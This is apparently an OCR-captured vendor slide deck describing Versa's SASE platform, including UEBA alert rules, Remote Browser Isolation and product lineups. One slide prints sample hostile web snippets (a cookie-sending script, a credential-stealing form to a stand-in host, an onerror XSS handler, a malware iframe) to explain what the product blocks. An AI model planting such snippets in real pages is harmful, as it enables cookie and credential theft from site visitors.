
Big data solution that provides real-time, historical baselining, correlation, prediction, dashboards, reports and logs

Powered by

Versa Messaging Service

- Intelligence plane that consumes high volume of critical network performance info, security updates, third party feeds
- Custom built to for high scale, volume of feeds, performance
- *AI-engine with Graph DB*

Versa UEBA: From Logs to insights, from alerts to dynamic actions



Configure > Secure Services Edge > User and Entity Protection (UEBA) > Rules

Create User and Entity Protection (UEBA) Rule

1 SECURITY ENFORCEMENT — 2 APPLICATIONS — 3 USERS & USER GROUPS — 4 REVIEW & DEPLOY

We have preselected your security enforcements, below.

You can unselect and customize any configuration you'd like to enforce.

User & Entity Behavior Analytics
Bulk Delete
Versa's preconfigured Bulk Delete monitors potentially risky users for any malicious activity that would cause data loss.

The following files will be blocked from user deletion:

Blocked File Deletions
Any bulk content containing 100 files, deleted within a 60 minute time interval

+ Create new profile from this

User & Entity Behavior Analytics
Bulk Download
Versa's preconfigured Bulk Download identifies suspicious download activity from applications and instances where corporate data is stored.

The following files will be blocked for user downloads:

Alerted File Downloads
Any bulk content containing 100 files, downloaded within a 60 minute time interval

+ Create new profile from this

User & Entity Behavior Analytics
Bulk Failed Logins
Versa's preconfigured Bulk Failed Logins identifies attempts to breach corporate user accounts.

The following failed logins will be blocked from user login attempts:

Blocked Failed Logins
Any 3 subsequent failed login attempts within a 15 minute time interval, identified as medium severity

+ Create new profile from this

User & Entity Behavior Analytics
Bulk Upload
Versa's preconfigured Bulk Upload detects suspicious data movement to applications and sites which could potentially expose corporate data.

The following files will be blocked from user uploads:

Blocked File Uploads
Any bulk content containing 100 files, uploaded within a 60 minute time, interval identified as medium severity

+ Create new profile from this

User & Entity Behavior Analytics
Impossible Travel
Versa's preconfigured Impossible Travel detects geographically distant login activities.

The following locations and sensitivity to distance will be blocked from user activity:

Blocked Locations
Any location travelled within a distance of 1x sensitivity, identified as high severity

User & Entity Behavior Analytics
Suspicious Data Movement
Versa's preconfigured Suspicious Data Movement identifies movement of data from corporate applications to personal or non-corporate applications or sites.

The following events will be blocked from user activity:

Blocked Events
Any suspicious data movement, identified as medium severity

Versa UEBA

Anomalous Behavior Use Cases:


- Infrequent destinations
- Impossible or superman travel
- Bulk deletions
- Build downloads
- First access to applications
- First access to subnets
- Access from different devices
- Custom anomalous policies
- And more added..

Actions


- Reauthenticates user
- Invalidates SaaS cookies, Mirrors user traffic
- Enforces restricted access

Versa Remote Browser Isolation

- Isolate browsing activity from internal network
- Browsing activity is executed in a remote, sandboxed environment
- Active content only executes in remote browser
- Only a safe visual stream is relayed to the client browser


Active/potentially harmful content
Client Browser
Website
Active/potentially harmful content
Safe Visual Stream
Filter
Remote browser

Versa RBI - Solution



Functionality

- Render a visual stream of websites
- Filters harmful content
- Part of the Versa SSE platform
- Tightly integrates with Secure web gateway
- Scans client to server and server to client traffic

Other Actions supported

- Allow/Block uploads and downloads
- Preview downloads: Convert documents to pdf for preview
- Scan uploads and downloads for malware
- Persist first party cookies, block third party ones
- Allow/deny clipboard access

Powered by:

Technology: DOM mirroring

- Remote Browser
- Filters active, DOM content
- Streams safe DOM elements to client browser
- Streams audio/video as pixels
- Works with any HTML5 compliant client browser -- Chrome, Edge, Firefox, Safari

Versa RBI: Highly responsive, native experience – the *next best thing* to browsing in real time

How RBI Removes Malicious Content via DOM Mirroring

- **Blocks Malicious JavaScript**: Executes in isolation mode <script>document.cookie.sendTo('malicious-server.com')</script>
- **Prevents Credential Theft**: Blocks form submissions or rewrites forms like

  <form action="http://malicious-site.com/steal.php">
- **Sanitizes DOM-based XSS Attempts**: Strips harmful event handlers from

  <img src="x" onerror="runMaliciousCode()">
- **Controls Iframe Content**: Blocks dangerous iframes such as <iframe src="malware-distribution.com">
- **Rewrites Dangerous Links**: Transforms <a href="malicious-download.exe"> to safe alternatives
- **Removes Active Content**: Eliminates risky elements like <object>, <embed>, and <applet>

Versa SASE Components

Logging/Messaging Plane

- Analytics
- User Entity Behavior Analytics
- Versa Messaging Service

Management/ Control Plane

- Director
- Concerto
- Controller

Data Plane


- Versa Operating System on Versa Cloud Gateways
- SWG, ZTNA, Inline DLP, inline CASB, IPS, Malware Protection

Advanced Security Cloud

- Advanced Threat Protection
- API-based Data Protection
- DLP for Email, ATP for Email
- Remote Browser Isolation
- DLP for OCR, encrypt, quarantine

Supporting Services

- Security Package Updates
  - Applications, IPS signatures, URLs, IPs - IOCs
- File, URL Reputation Manager



Branch office

Home office

VOS in IaaS clouds – AWS GCP, Azure

Versa Universal SASE Client


End user/device Deployment Options

Versatility 2025

VERSA

Versa Differentiation

- Unified SASE architecture
  - Unified control, mgmt. and data plane, security policies
  - Multi-tenant WAN edge and SSE
- Shared or Private gateways
- Disruptive licensing
  - User, bandwidth and appliance
- Unified data protection SSE-Internet and Private apps, SD-WAN
- Best value



Security Service Edge Products
Zero Trust Network Access (ZTNA)
Cloud Access Security Broker (CASB)
Secure Web Gateway (SWG)
Firewall as a Service (FWaaS)
Data Loss Prevention (DLP)
Remote Browser Isolation (RBI)
Identity Broker
Digital Experience Monitoring (DEM)
Advanced Threat Protection (ATP)

Unified SASE Products
Unified SASE
Private SASE
Sovereign SASE
SASE-on-SIM
Global Private Fabric
Digital Experience Monitoring (DEM)

Secure SD-WAN Products
SD-WAN
Routing
NGFW
SD-WAN for Lean IT
Appliance Hardware
Digital Experience Monitoring (DEM)

Advanced Security Products
NGFW
IoT Security
OT Security
IPS/IDS
Advanced Threat Protection (ATP)
UEBA
GenAI Firewall
AI for Security
ZTNA on-premises
Advanced security perimeter for LAN

Secure SD-LAN Products
SD-LAN
Routing
Switching
Appliance Hardware
Digital Experience Monitoring (DEM)
ZTNA on-premises
Advanced perimeter security for LAN

INTEGRATIONS
- Identity Providers
- EPP / EDR
- MDM
- Threat Intelligence

INTEGRATIONS
- SSE / SD-WAN
- Multi-Cloud
- Security Analytics
- Network Monitoring/Mgmt
- Automation
- Service Desk

Thank you